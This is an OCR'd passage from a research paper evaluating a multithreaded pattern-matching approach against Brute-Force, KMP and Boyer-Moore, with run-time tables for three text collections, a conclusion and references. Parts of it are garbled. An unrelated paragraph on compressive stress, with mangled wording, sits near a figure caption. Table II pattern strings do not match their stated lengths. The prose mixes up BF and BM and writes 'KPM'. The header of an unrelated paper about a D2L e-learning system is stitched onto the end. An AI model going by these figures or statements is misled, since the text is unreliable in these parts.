
IV. Experiments and Evaluation

In this section we present an overview of the adopted experimental set up and the evaluation results obtained. This section is organised as follows: sub-Section IV-A provides an overview of the data collections used to evaluate the proposed Efficient Pattern Matching (EPM) approach and a generic overview of the adopted evaluation measure. While sub-Section IV-B presents and discusses the obtained results.

A. Evaluation Data Collections and Criteria

The suggested Efficient Pattern Matching (EPM) approach was evaluated using three different data collections obtained from "textfiles"[1]. The general characteristics of the data collections are provided in Table I. From the table it can be observed that the evaluation data collections are varied in context of size and topic. In order to evaluate the efficiency of the proposed EPM approach, run time measure was used. Run time refers to the total time an algorithm needs to find each occurrence of the pattern including any preprocessing time. Note that the running times reported in this paper are all in nano second. Since the running time can be affected by many factors such as memory usage and CPU of the system, each test was repeated ten times and all preprocessing times were included. The results were very stable across different runs. All experiments were conducted on Microsoft Windows 7 Professional, 32-bit Operating system with a 3.40 GHz Intel Core i7 processor, and 8 GB memory. Because the performance

[1] a repository that contains copyrighted documents cover a wide range of topics including art, computers, drugs, games, hacking, politics, and many other topics.



compression is the application of balanced inward pushing forces to different points on a material or structure that is, forces with no net sum or torque directed so as to reduce its size in one or more directions it is contrasted with tension or traction, the application of balanced outward pulling forces and with shearing forces, directed as to displace layers of the material parallel to each other the compressive strength of materials and structures is an important engineering consideration in uniaxial compression the forces are directed along one directions

decreasing the object's length along that direction. The compressive forces may also be applied in multiple directions; for example inwards along the edges of a plate or all over the side surface of a cylinder, so as to reduce its area biaxial compression or inwards over the entire surface of a body, so as to reduce its volume. Technically, a material is under a state of component, at some specific point and along a specific direction, if the normal component of the stress vector across a surface that they act towards components

directions is directed opposite to. If the stress vector itself is opposite to, the material is said to be under normal component or pure compressive stress along. In a solid, the amount of component generally depends on the direction, and the material may be under component along some directions but under traction along others. If the stress vector is purely compressive and has the same magnitude for all directions, the material is said to be under isotropic or hydrostatic component at that point. This is the only type of static compression

Fig. 3: An example of the searching process using our proposed EPM approach

TABLE I. Evaluation Data Collections

File Name	Length (KB)	Number of Words	Number of Characters	Description
Abyssal	2KB	355 words	1931 characters	Walkthrough: The Abyssal Zone
Ejournal	239KB	31071 words	262585 characters	Directory of Electronic Journals and Newsletters by Michael Strangelove (July 1992)
Mail-list	1011KB	180403 words	1318707 characters	List of special interest mailing list (June, 14, 1993

of pattern matching process affected by: (i) text length, (ii) pattern length and (iii) pattern occurrence frequency [19], the conducted experiments were designated to take the previous factors into consideration, more specifically:

1) The proposed approach evaluated against three deferent text length (See Table I).
2) The proposed approach evaluated against different pattern length, range from 2 to 26 characters as shown in Table II.
3) The proposed approach evaluated against different pattern occurrence positions: (i) beginning, (ii) middle and (iii) end of the text. Patterns were induced into evaluation texts at these three different positions. Each experiment, reported later in this paper, shows the searching results for all these three positions.

For comparison purposes the three sequential pattern matching algorithms were also applied to the data collections, namely:

1) Brute-Force (BF) sequential exact pattern matching algorithm.

TABLE II. AN EXAMPLE EVALUATION PATTERN WITH VARIABLE LENGTH

Pattern Length	Pattern (P)
2	HO
4	HONO
6	HONOLU
8	HOUNOLULU
10	HOUNOLULULU
12	HOUNOLULULULU
14	HOUNOLULULULULU
16	HOUNOLULULULULULU
18	HOUNOLULULULULULULU
20	HOUNOLULULULULULULULU
22	HOUNOLULULULULULULULULU
24	HOUNOLULULULULULULULULULU
26	HOUNOLULULULULULULULULULULU

2) Knuth-Morris-Pratt (KMP) sequential exact pattern matching algorithm.
3) Boyer-Moore sequential exact pattern matching algorithm.

B. Results and Discussion

In this section, we compare the performance of each sequential algorithm (BF, KMP and Boyer-Moore) with its corresponding multithreading pair (EPM approach) with respect to: (i) different text length, (ii) different pattern length and (iii) different pattern occurrence position. With respect to the EPM approach the text was divided into three blocks ($w = 3$) and each block was assigned two threads running in both directions (i.e forward and backward). Commencing with BF algorithm, Table III presents the obtained results with respect to Abyssal evaluation data collection, Table IV presents the obtained results with respect to Ejournal evaluation data collection and Table V presents the obtained results with respect to Mail-list evaluation data collection.

The tables presents the running time of the forward thread FT, backward thread BT and the minimum time was taken as the fastest result. From the tables it can be observed that the average time taken by the proposed multithreading approach (EPM) is lower than the sequential techniques especially when the pattern is located at the middle or the end of the text. The results are reasonable since the multithreading approaches search the text from multiple sides while the sequential approaches search the text from one side only. This can be justified by the following two advantages of the proposed approach. First, this approach is based on dividing the text into blocks before the search phase. Second, each block is allocated two search threads that scan the block concurrently to match the pattern, with the use of sliding window technique. It is interesting to note that when the pattern occurs at the beginning of the text sequential pattern matching outperforms EPM approach for some cases, the reason behind this is that assigning tasks to threads consumes time in addition to the search time.

Regarding KMP algorithm, Table VI presents the obtained results with respect to Abyssal evaluation data collection, Table VII presents the obtained results with respect to Ejournal evaluation data collection and Table VIII presents the obtained results with respect to Mail-list evaluation data collection. The same as the case of BM algorithm, the multithreading approach outperforms sequential approach in terms of average search time especially when the pattern is located at the middle or the end of the text regardless the pattern length.

With respect to BF algorithm, Table IX presents the obtained results with respect to Abyssal evaluation data collection, Table X presents the obtained results with respect to Ejournal evaluation data collection and Table XI presents the obtained results with respect to Mail-list evaluation data collection. Again, the multithreading approach outperforms sequential approach in terms of average search time especially when the pattern is located at the middle or the end of the text regardless the pattern length.

TABLE III. Average Time in Nano Seconds for Sequential BM and EPM Approach for BM Algorithm (Multithreading BM) with Respect to Abyssal Data Collection

Pattern Length	Multithreading BM									Sequential BM		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1841	24962	1841	13885	6550	6550	12677	1570	1570	2203	130943	202602
4	4045	18412	4045	7516	6127	6127	11591	1751	1751	3381	107670	189200
6	3381	13251	3381	7395	6429	6429	11591	2083	2083	3924	91884	167165
8	8331	13704	8331	8029	6973	6973	9206	2143	2143	4105	81892	137674
10	3320	11561	3320	7124	6158	6158	10323	2565	2565	3954	72535	115790
12	3260	12375	3260	7365	6852	6852	8753	2687	2687	4649	67615	104954
14	3652	11017	3652	7154	6490	6490	9417	3079	3079	5222	67826	112077
16	3501	10746	3501	7305	6429	6429	8995	3351	3351	5373	65442	104712
18	4286	11560	4286	7999	5645	5645	8482	3109	3109	5463	66347	102297
20	6459	8965	6459	7154	5674	5674	8180	3290	3290	5162	59133	90585
22	4769	11048	4769	7003	5735	5735	8270	3320	3320	6128	54062	86662
24	5765	9810	5765	6882	6127	6127	7606	3652	3652	5977	57261	103233

TABLE IV. Average Time in Nano Seconds for Sequential BM and EPM Approach for BM Algorithm (Multithreading BM) with Respect to Ejournal Data Collection

Pattern Length	Multithreading BM									Sequential BM		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1751	1283135	1751	596201	164233	164233	496502	1208	1208	1177	2147044	2810364
4	2173	1032787	2173	426293	82101	82101	248930	906	906	1902	1532866	1877249
6	1811	727472	1811	482104	54392	54392	164142	966	966	1902	1390180	1625655
8	1841	551196	1841	348659	42922	42922	131242	996	996	1419	1250393	1509019
10	1871	443800	1871	288744	35376	35376	103200	906	906	1721	1293014	1630817
12	1841	362242	1841	245942	28736	28736	89708	1026	1026	2445	1127689	1608781
14	2053	316815	2053	198885	27106	27106	76125	906	906	1600	938670	1509653
16	1992	261366	1992	187415	23846	23846	70269	935	935	1660	854423	1432681
18	2143	246304	2143	167402	19167	19167	64564	1027	1027	2083	951740	1290086
20	2294	220617	2294	151495	19620	19620	60972	996	996	1751	648409	956057
22	2264	199458	2264	130789	16330	16330	56807	905	905	1751	612670	1091226
24	2234	187385	2234	127800	15092	15092	54120	936	936	1902	550065	990709
26	2203	166285	2203	133717	14368	14368	69062	1117	1117	2083	522838	931184

TABLE V. Average Time in Nano Seconds for Sequential BM and EPM Approach for BM Algorithm (Multithreading BM) with Respect to Mail-List Data Collection

Pat. Leng.	Multithreading BM									Sequential BM		
	Beginning			Middle			End			Beg.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1871	2881654	1871	1283657	1552178	1283657	2066371	845	845	1207	3467394	6982057
4	1871	1815870	1871	518057	759020	518057	1030499	936	936	1388	2061094	3827345
6	1811	1485742	1811	453945	518811	453945	692795	725	725	1268	1909598	3045625
8	2053	1367660	2053	581655	391070	391070	519445	906	906	1449	1687892	2552378
10	2083	1259388	2083	468584	312440	312440	422794	755	755	1479	1554597	2293334
12	2113	1146166	2113	376884	268521	268521	353793	996	996	1600	1483331	2058317
14	2294	1074387	2294	327260	222520	222520	309361	875	875	1660	1421272	1955177
16	2083	1058933	2083	269366	199459	199459	272928	906	906	1660	1388370	1856382
18	2203	1101704	2203	258198	176127	176127	251890	906	906	1721	1357914	1786052
20	3139	918545	3139	226625	157322	157322	227078	872	872	1871	1092501	1454475
22	2294	844261	2294	214310	145097	145097	208967	875	875	1902	1258486	1598063
24	2324	773689	2324	198373	134563	134563	196954	905	905	1902	1519945	1856926
26	2324	765298	2324	191340	125175	125175	184518	875	875	2083	1260297	1555532

TABLE VI. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL KMP AND EPM APPROACH FOR KMP ALGORITHM (MULTITHREADING KMP) WITH RESPECT TO ABYSSAL DATA COLLECTION

Pattern Length	Multithreading KMP									Sequential KMP		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1841	25083	1841	13613	6580	6580	22910	1570	1570	1902	59525	95053
4	2324	18473	2324	7456	6128	6128	11681	1811	1811	1660	74376	115579
6	2143	13372	2143	7395	6490	6490	11108	2053	2053	1811	82979	119171
8	2657	13613	2657	7909	6882	6882	9176	2234	2234	1872	71086	108002
10	2777	11742	2777	7063	6128	6128	10323	2566	2566	2505	78874	129283
12	3833	12375	3833	7486	6852	6852	8754	2626	2626	2324	92910	140149
14	3320	11047	3320	7063	6399	6399	9387	3199	3199	2445	78089	129253
16	3652	10565	3652	7274	6278	6278	8995	3230	3230	2234	103324	143379
18	4075	11591	4075	7908	5765	5765	8421	3139	3139	2264	79236	115579
20	5736	10353	5736	7124	5705	5705	8361	3351	3351	2837	93181	141629
22	4739	10927	4739	6973	6580	6580	8180	3230	3230	2868	107851	162728
24	5162	9689	5162	6912	7033	6912	7576	3562	3562	2656	86329	126476
26	4226	8905	4226	7486	5675	5675	8180	3502	3502	3290	79477	130068

TABLE VII. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL KMP AND EPM APPROACH FOR KMP ALGORITHM (MULTITHREADING KMP) WITH RESPECT TO EJOURNAL DATA COLLECTION

Pattern Length	Multithreading KMP									Sequential KMP		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1690	1273416	1690	598344	162935	162935	491431	875	875	1147	1999891	3099327
4	1871	1006285	1871	428014	82101	82101	248689	905	905	815	1995484	3095011
6	1811	725510	1811	477787	54392	54392	166648	936	936	996	2004540	3106693
8	1811	546155	1811	342592	42469	42469	127076	966	966	1117	2000495	3160664
10	1932	433205	1932	289287	33716	33716	104257	875	875	1087	2016403	3121845
12	2113	366649	2113	232902	28615	28615	87836	875	875	1268	1935627	3039682
14	2143	325085	2143	219923	24027	24027	77785	875	875	1298	2019331	3128758
16	2053	274315	2053	189165	22035	22035	73257	875	875	1419	1940940	3048586
18	2234	243769	2234	170632	19046	19046	63780	906	906	1449	1912384	3016711
20	2173	221161	2173	152008	17658	17658	60037	996	996	1539	1925092	3043032
22	2113	203594	2113	129823	16179	16179	56958	966	966	1600	1941664	3049884
24	2686	188712	2686	128555	15092	15092	54936	936	936	1751	1919116	3018974
26	2355	169214	2355	119439	14368	14368	51796	1207	1207	1811	1983682	3088401

TABLE VIII. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL KMP AND EPM APPROACH FOR KMP ALGORITHM (MULTITHREADING KMP) WITH RESPECT TO MAIL-LIST DATA COLLECTION

Pattern Length	Multithreading KMP									Sequential KMP		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	1690	4362730	1690	1028480	3192564	1028480	4248209	1117	1117	1177	4895488	10905149
4	1691	4194933	1691	989209	3072761	989209	4043135	1147	1147	966	4848007	10910461
6	1781	4207581	1781	983142	3057155	983142	3986871	1056	1056	1087	4865725	10938714
8	1992	4253069	1992	1017462	3112574	1017462	4139092	1177	1177	1147	4835752	10850122
10	1962	4267074	1962	1005479	3103821	1005479	4107670	1147	1147	1238	4922865	10951753
12	2023	4214221	2023	983957	3067871	983957	3998885	1087	1087	1238	4925461	10981998
14	2143	4087657	2143	991986	3081635	991986	4047995	1117	1117	1298	4910489	10966121
16	2203	4276251	2203	988666	3046379	988666	4040871	1177	1177	1419	4921446	10967057
18	2234	4171680	2234	990625	3053918	990625	4021814	1027	1027	1509	4892952	10952810
20	2234	4168692	2234	998413	3085611	998413	4064857	1117	1117	1570	4909735	10919064
22	2294	4277265	2294	1008313	3094365	1008313	4031080	1178	1178	1721	4978435	11075450
24	2234	4207690	2234	998081	3065508	998081	4062744	1056	1056	1871	4828598	10837776
26	2505	4166518	2505	993644	3081144	993644	4083964	1086	1086	1902	4944749	11051544

TABLE IX. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL BF AND EPM APPROACH FOR BF ALGORITHM (MULTITHREADING BF) WITH RESPECT TO ABYSSAL DATA COLLECTION

Pattern Length	Multithreading BF									Sequential BF		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	2264	17447	2264	9599	7788	7788	15394	1358	1358	2354	128226	193607
4	3381	17507	3381	9357	7908	7908	15364	1177	1177	2596	128287	193758
6	2173	19318	2173	9538	8391	8391	15515	1751	1751	2355	114795	196507
8	2234	31875	2234	17084	15032	15032	32418	3682	3682	2807	128771	194153
10	2566	18926	2566	9901	9055	9055	15485	2415	2415	3743	157263	256963
12	3079	18956	3079	10051	9236	9236	15726	2656	2656	4467	187148	323585
14	2445	32750	2445	9870	9387	9387	15635	2747	2747	4799	196022	329561
16	3049	19258	3049	10474	9418	9418	17175	2656	2656	4528	191706	307104
18	30697	32448	30697	16903	9146	9146	15817	2505	2505	4830	187238	305021
20	3200	32116	3200	9931	8874	8874	15817	2324	2324	5192	174229	290804
22	2958	31301	2958	17266	10625	10625	16058	1992	1992	5403	188476	309518
24	2868	30818	2868	17266	14066	14066	15998	1600	1600	7365	242296	412480
26	3139	40960	3139	17779	13402	13402	27951	1660	1660	7094	218902	371488

TABLE X. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL BF AND EPM APPROACH FOR BF ALGORITHM (MULTITHREADING BF) WITH RESPECT TO EJOURNAL DATA COLLECTION

Pattern Length	Multithreading BF									Sequential BF		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	2113	1038763	2113	480323	242441	242441	709181	453	453	1298	2262986	3207662
4	2355	1027414	2355	469789	238698	238698	707581	392	392	1539	2226311	3177085
6	2294	1039397	2294	478391	238969	238969	705196	634	634	1570	2227578	3177326
8	2324	1028772	2324	469064	240237	240237	706585	966	966	1720	2237570	3184661
10	2234	1030765	2234	472536	238969	238969	714101	876	876	1720	2229088	3181401
12	2596	1026026	2596	468763	300123	300123	709603	875	875	1871	2224198	3180888
14	2505	1040725	2505	469276	245972	245972	707400	936	936	1690	2224892	3166459
16	2445	1028501	2445	469457	240962	240962	710267	996	996	1781	1966507	2816341
18	2475	1026237	2475	469064	239422	239422	707158	936	936	1962	2173004	3120216
20	2596	1043593	2596	468370	239181	239181	707249	815	815	1992	2184836	3131656
22	2475	1027444	2475	469246	238637	238637	707430	845	845	2023	2191447	3140259
24	2626	1040242	2626	477637	239331	239331	708003	724	724	2173	2185983	3134071
26	3653	1037526	3653	470966	238939	238939	705438	453	453	2234	2185832	3136697

TABLE XI. AVERAGE TIME IN NANO SECONDS FOR SEQUENTIAL BF AND EPM APPROACH FOR BF ALGORITHM (MULTITHREADING BF) WITH RESPECT TO MAIL-LIST DATA COLLECTION

Pattern Length	Multithreading BF									Sequential BF		
	Beginning			Middle			End			Begin.	Middle	End
	FT	BT	Min	FT	BT	Min	FT	BT	Min			
2	2204	3300232	2204	730859	2250502	730859	2983505	815	815	1509	4642058	9780652
4	2324	3304186	2324	731554	2246911	731554	2987097	845	845	1539	4695786	9833414
6	2354	3418254	2354	741485	2300941	741485	3033038	1087	1087	1539	4677917	9846816
8	3290	3289426	3290	738255	2256539	738255	3001314	1087	1087	1751	4645680	9829551
10	2807	3293169	2807	730648	2252585	730648	2990719	1177	1177	1720	4710909	9879959
12	2717	3291357	2717	730558	2249235	730558	2992047	1328	1328	1871	4692871	9870812
14	2656	3339140	2656	730648	2257988	730648	2999442	1328	1328	1872	4699439	9883370
16	2596	3294769	2596	730527	2251951	730527	2990327	1208	1208	1962	4678581	9898432
18	2656	3303100	2656	731312	2254910	731312	2984350	1208	1208	2022	4700344	9925145
20	2958	3295402	2958	735568	2249567	735568	2995217	1147	1147	2083	4645710	9793329
22	2837	3380915	2837	732006	2249325	732006	2994613	1147	1147	2234	4676740	9877152
24	2868	3308744	2868	732731	2255936	732731	2997450	966	966	2204	4682113	9847179
26	2958	3305062	2958	731221	2249325	731221	2985557	694	694	2294	4688149	9846484

The previous results are summarized and plotted in the next three figures to compare two approaches: (i) sequential and (ii) multithreading (EPM) with respect to all the three used pattern matching algorithms. Figure 4 presents a comparison between all sequential and multithreading approaches with respect to Abyssal data collection. From the figure it can be observed that: (i) as noted earlier, multithreading approaches clearly outperform sequential approaches in terms of average case time and (ii) the minimum average case time obtained from multithreading BM and multithreading KPM. Figure 5 presents a comparison between all sequential and multithreading approaches with respect to Ejournal data collection. From the figure it can be observed that, and the same as Abyssal data collection, multithreading approaches clearly outperform sequential approaches and the minimum average case time obtained from multithreading BM and multithreading KPM. Figure 6 presents a comparison between all sequential and multithreading approaches with respect to E-mail data collection (the largest data collection). From the figure it can be observed that, and the same as Abyssal and Ejournal data collection, multithreading approaches clearly outperform sequential approaches. However, the minimum average case time obtained from multithreading BM.




Fig. 4: Comparison between all sequential and multithreading approaches with respect to Abyssal data collection




Fig. 5: Comparison between all sequential and multithreading approaches with respect to Ejournal data collection

V. Conclusion and Future work

In this paper, Efficient Pattern Matching (EPM) approach based on multithreading techniques has been proposed to improve the efficiency of sequential pattern matching algorithms. Three common pattern matching algorithm have been considered: (i) Brute Force, (ii) Knuth-Morris-Pratt and (iii) Boyer-Moore. The central idea was to divide the text into blocks and assign each block to two threads, forward thread and backward thread, to conduct the search process concurrently. The proposed approach was evaluated using different text size and various pattern lengths. From the reported experimental results, presented in this paper, it was demonstrated that the proposed multithreading approach shows remarkable performance gain compared with the traditional sequential approach, especially when the lookup patterns were located at the middle and the end of the text regardless the text length or the pattern length. With respect to future work the authors intend to investigate the effect of multithreading approach on Arabic data collections.

References

[1] C. Charras and T. lecroq, "Exact string matching algorithms-animations in java," URL http://www-igm.univ-mlv.fr/~lecroq/string/index.html, 1997, accessed 1-March-2015.




Fig. 6: Comparison between all sequential and multithreading approaches with respect to Mail-list data collection

[2] N. Singla and D. Garg, “String matching algorithms and their applicability in various applications,” *International Journal of Soft Computing and Engineering (IJSCE)*, vol. 1, no. 6, pp. 218 – 222, 2012.

[3] T. Cormen, C. Leiserson, R. Rivest, and C. Stein, *Introduction to Algorithms*, 3rd ed. The MIT Press, 2009.

[4] C. Charras and T. Lecroq, *Handbook of Exact String Matching Algorithms*. King’s College Publications, 2004.

[5] A. Levitin, *Introduction to the Design and Analysis of Algorithms (2Nd Edition)*. Addison-Wesley Longman Publishing Co., Inc., 2006.

[6] D. Knuth, J. Morris, and V. Pratt, “Fast pattern matching in strings,” *SIAM Journal on Computing*, vol. 6, no. 2, pp. 323–350, 1977.

[7] J. Morris and V. Pratt, “A Linear Pattern Matching Algorithm,” Computing Center, University of California, Berkeley, Tech. Rep. 40, 1970.

[8] R. Boyer and J. Moore, “A fast string searching algorithm,” *Commun. ACM*, vol. 20, no. 10, pp. 762–772, Oct. 1977.

[9] S. Faro and T. Lecroq, “The exact online string matching problem: A review of the most recent results,” *ACM Comput. Surv.*, vol. 45, no. 2, pp. 13:1–13:42, 2013.

[10] A. Hudaib, R. Al-Khalid, D. Suleiman, M. Itriq, and A. Al-Anani, “A fast string matching algorithm with two sliding windows (tsw),” *Journal of Computer Science*, vol. 4, no. 5, pp. 393–401, 2008.

[11] S. Faro and T. Lecroq, “A multiple sliding windows approach to speed up string matching algorithms,” in *Experimental Algorithms - 11th International Symposium, SEA 2012, Bordeaux, France, June 7-9, 2012. Proceedings*, 2012, pp. 172–183.

[12] A. Hudaib, R. Al-Khalid, A. Al-Anani, M. Itriq, and D. Suleiman, “Four sliding windows pattern matching algorithm (fsw),” *Journal of Software Engineering and Applications*, vol. 8, no. 3, pp. 154–165, 2015.

[13] M. MacDonald, *Pro .NET 2.0 Windows Forms and Custom Controls in VB 2005*. Apress, 2007.

[14] H. Deitel and P. Deitel, *Java SE8 for Programmers*, 3rd ed. Prentice Hall Press, 2014.

[15] T. Ungerer, B. Robič, and J. Šilc, “A survey of processors with explicit multithreading,” *ACM Comput. Surv.*, vol. 35, no. 1, pp. 29–63, 2003.

[16] N. Kofahi and A. Abusalama, “A framework for distributed string matching based on multithreading,” *The International Arab Journal of Information Technology*, vol. 9, no. 1, pp. 30–38, 2012.

[17] S. N. Devi and S. P. Rajagopalan, “An index based pattern matching using multithreading,” *International Journal of Computer Applications*, vol. 50, no. 6, pp. 13–17, 2012.

[18] A. Rasool, N. Khare, H. Arora, A. Varshney, and G. Kumar, “Multi-threaded implementation of hybrid string matching algorithm,” *International Journal of Soft Computing and Engineering (IJSCE)*, vol. 4, no. 3, pp. 438–441, 2012.

[19] W. Smyth, S. Wang, and M. Yu, “An adaptive hybrid pattern-matching algorithm on indeterminate strings,” in *Proceedings of the Prague Stringology Conference 2008*, J. Holub and J. Žďárek, Eds., Czech Technical University in Prague, Czech Republic, 2008, pp. 95–107.

The Effectiveness of D2L System: An Evaluation of Teaching-Learning Process in the Kingdom of Saudi Arabia

Dr. Mohammed Al-Shehri
College of Computer and Information Sciences, Majmaah University,
Kingdom of Saudi Arabia

